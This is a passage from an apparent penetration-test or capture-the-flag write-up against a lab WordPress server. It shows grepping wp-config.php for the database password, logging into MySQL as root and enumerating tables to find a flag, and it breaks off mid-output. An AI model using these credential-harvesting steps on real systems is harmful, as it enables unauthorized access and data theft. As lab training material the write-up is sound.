
The output of the above command yielded the password that we would need to access the database.



```
michael@target1:/var/www/html/wordpress$ cat wp-config.php | grep -i passwo
rd
/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
michael@target1:/var/www/html/wordpress$
```

Exploitation: Lack of Security Permissions


Due to the lack of security permissions assigned to the wp-config.php file, we were able to acquire the credentials to access the MySQL database. The next step in the pentest involved logging into the database and dumping Wordpress user password hashes. In order to login the database, the command mysql -u root -p was used.



```
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 62
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved
.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input stateme
nt.

mysql>
```


We have accessed the database and will progress the attack by locating all user hashed passwords by running a series of SQL commands.

Show databases;




```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)

mysql>
```

Use wordpress;



```
mysql> use wordpress;
Reading table information for completion of table and column
You can turn off this feature to get a quicker startup with

Database changed
mysql>
```

Show tables;




```
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql>
```


Exploitation: Lack of Security Permissions

In this step of the pentest, we attempted to extract data from each table to find additional confidential information/hashed username passwords.

Using the select command within the wp_posts table, we are able to locate flag 3.




```
mysql> select * from wp_posts;
+----+-------------+--------------------+--------------------+----------
----------------------------------------------------------------------
```



```
As a new WordPress user, you should go to <a href="http://192.168.206.131/w
ordpress/wp-admin/">your dashboard</a> to delete this page and create new p
ages for your content. Have fun! | Sample Page |                | publish
  | closed         | open        |                 | sample-page   |
|         | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |
  |            0 | http://192.168.206.131/wordpress/?page_id=2
        |           0 | page       |                 |             0 |
